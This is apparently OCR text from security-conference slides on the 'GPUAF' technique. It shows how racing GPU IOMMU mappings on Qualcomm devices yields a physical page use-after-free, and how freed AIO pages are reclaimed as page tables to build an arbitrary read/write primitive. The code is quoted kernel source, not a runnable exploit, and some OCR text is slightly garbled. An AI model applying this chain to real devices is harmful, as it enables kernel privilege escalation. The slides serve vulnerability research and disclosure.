
Chain bugs to page UAF

Thread A finish the map at **[0x0000,0x2000]** on IOMMU.




Chain bugs to page UAF

Thread B try map at **[0x1000,0x3000]** but fail because **[0x1000,0x2000]** had been mapped by thread A so **[0x2000,0x3000]** left unmapped, but the range insert into the interval tree of vbo. this create the inconsistency of tlbcnt and IOMMU.




Chain bugs to page UAF

Delete VBO will unmap whole VBO which is 0x10 pages, and it will decrease more pages than tblcnt, and finally free the ptep by **qcom_io_pgtable_log_remove_table**, but entry C is half at this ptep, cause entry C halfly unmapped.



Chain bugs to page UAF


When delete entry C, it fail to unmap **[0x1ff000,0x200000]** because first page's ptep has been destroyed and leave IOMMU still mapped at **[0x200000,0x20x000]**



```c
static size_t __arm_lpae_unmap(struct arm_lpae_io_pgtable *data,
                               struct iommu_iotlb_gather *gather,
                               unsigned long iova, size_t size, size_t pgcount,
                               int lvl, arm_lpae_iopte *ptep, unsigned long *flags)
{
        arm_lpae_iopte pte;
        struct io_pgtable *iop = &data->iop;
        int ptes_per_table = ARM_LPAE_PTES_PER_TABLE(data);
        int i = 0, num_entries, max_entries, unmap_idx_start;

        /* Something went horribly wrong and we ran out of page table */
        if (WARN_ON(lvl == ARM_LPAE_MAX_LEVELS))
                return 0;

        unmap_idx_start = ARM_LPAE_LVL_IDX(iova, lvl, data);
        ptep += unmap_idx_start;
        pte = READ_ONCE(*ptep);
        if (WARN_ON(!pte))
                return 0;
```


Chain bugs to page UAF

When delete entry C, it fail to unmap **[0x1ff000,0x200000]** because first page's ptep has been destroyed and leave IOMMU still mapped at **[0x200000,0x20x000]**



Chain bugs to page UAF

Free entry C memory on CPU side to give entry C's physical pages back to kernel, then access entry C's second half from GPU to cause page UaF access.




Agenda

- Backgrounds
- Bug analysis
- **GPUAF exploit**
- Conclusion

What is user import pages?

- When import memory from CPU for GPU, we got multiple choices
- anon mappings -> MAP_ANON
- dma-buf -> /dev/dma_heap/system (ion -> /dev/ion)
- Aio pages -> io_setup syscall
- …


Linux Physical Memory Management 101



Note


- spanned_pages = zone_end_pfn - zone_start_pfn
- present_pages = spanned_pages – page_holes
- managed_pages = present_pages - reserved_pages
- The head of struct page of pageblock is configured with MOVABLE (MIGRATE_MOVABLE) – See memmap_init_zone().
- MIGRATE_HIGHATOMIC = MIGRATE_PCPTYPES

Linux Physical Memory Management 101



```
start_kernel [init/main.c]
  |- setup_arch
    |- x86_init.paging.pagetable_init
      |- native_pagetable_init
        |- paging_init
          |- sparse_init
            /* vmemmap: Create page table for page structs */
          |- zone_sizes_init
            /*
             * Init each zone struct of online nodes:
             *   basic members, free_area and page structs.
             */
  |- build_all_zonelists [mm/page_alloc.c]
    |- build_all_zonelists_init
      /*
       * 1. Build fallback and nofallback zonelists.
       * 2. Add zones of each node to zoneref: from
       *    higher zone to lower zone.
       */
  |- setup_per_cpu_pageset
   Allocate and initialize per cpu pagesets (zone->pageset)
```

Linux Physical Memory Management 101



```
/*
 * In case of changes, please don't forget to update
 * include/trace/events/mmflags.h and tools/perf/builtin-kmem.c
 */

/* Plain integer GFP bitmasks. Do not use this directly. */
#define ___GFP_DMA              0x01u
#define ___GFP_HIGHMEM          0x02u
#define ___GFP_DMA32            0x04u
#define ___GFP_MOVABLE          0x08u
#define ___GFP_RECLAIMABLE      0x10u
#define ___GFP_HIGH             0x20u
include/linux/gfp.h                                         10
```

```
(gdb) ptype /o enum migratetype
type = enum migratetype {MIGRATE_UNMOVABLE, MIGRATE_MOVABLE,
    MIGRATE_RECLAIMABLE, MIGRATE_PCPTYPES, MIGRATE_HIGHATOMIC = 3,
    MIGRATE_TYPES}
```

* If page mobility is disabled, all pages are kept in MIGRATE_UNMOVABLE


Choose aio pages as victim

- We need find the proper candidates that can be reused for important kernel objects such as task_struct or page tables

```
#define GFP_ATOMIC      (__GFP_HIGH|__GFP_ATOMIC|__GFP_KSWAPD_RECLAIM)
#define GFP_KERNEL      (__GFP_RECLAIM | __GFP_IO | __GFP_FS)
#define GFP_KERNEL_ACCOUNT (GFP_KERNEL | __GFP_ACCOUNT)
#define GFP_NOWAIT      (__GFP_KSWAPD_RECLAIM)
#define GFP_NOIO        (__GFP_RECLAIM)
#define GFP_NOFS        (__GFP_RECLAIM | __GFP_IO)
#define GFP_TEMPORARY   (__GFP_RECLAIM | __GFP_IO | __GFP_FS | \
                         __GFP_RECLAIMABLE)
#define GFP_USER        (__GFP_RECLAIM | __GFP_IO | __GFP_FS | __GFP_HARDWALL)
#define GFP_DMA         __GFP_DMA
#define GFP_DMA32       __GFP_DMA32
#define GFP_HIGHUSER    (GFP_USER | __GFP_HIGHMEM)
#define GFP_HIGHUSER_MOVABLE    (GFP_HIGHUSER | __GFP_MOVABLE)
#define GFP_TRANSHUGE_LIGHT     ((GFP_HIGHUSER_MOVABLE | __GFP_COMP | \
                         __GFP_NOMEMALLOC | __GFP_NOWARN) & ~__GFP_RECLAIM)
#define GFP_TRANSHUGE   (GFP_TRANSHUGE_LIGHT | __GFP_DIRECT_RECLAIM)
```

Choose aio pages as victim


- Aio pages has the **GFP_HIGHUSER** flag thus can be reused by kernel later.
- Aio pages are **order 0**, if we wanna reuse the page as page table and directly build physical AARW primitive, this will be a good option



```
for (i = 0; i < nr_pages; i++) {
        struct page *page;
        page = find_or_create_page(file->f_mapping,
                                   i, GFP_HIGHUSER | __GFP_ZERO);
        if (!page)
                break;
        pr_debug("pid(%d) page[%d]->count=%d\n",
                 current->pid, i, page_count(page));
        SetPageUptodate(page);
        unlock_page(page);

        ctx->ring_pages[i] = page;
}
ctx->nr_pages = i;
```

Way 1 - Exploit PageTables


- We can easily reclaimed our UaF pages as page table by spraying anon mappings



```
static inline pmd_t *pmd_alloc_one(struct mm_struct *mm, unsigned long addr)
{
	struct page *page;
	gfp_t gfp = GFP_PGTABLE_USER;

	if (mm == &init_mm)
		gfp = GFP_PGTABLE_KERNEL;
	page = alloc_pages(gfp, 0);
	if (!page)
		return NULL;
	if (!pgtable_pmd_page_ctor(page)) {
		__free_pages(page, 0);
		return NULL;
	}
	return (pmd_t *)page_address(page);
}
```

Way 1 - Exploit PageTables

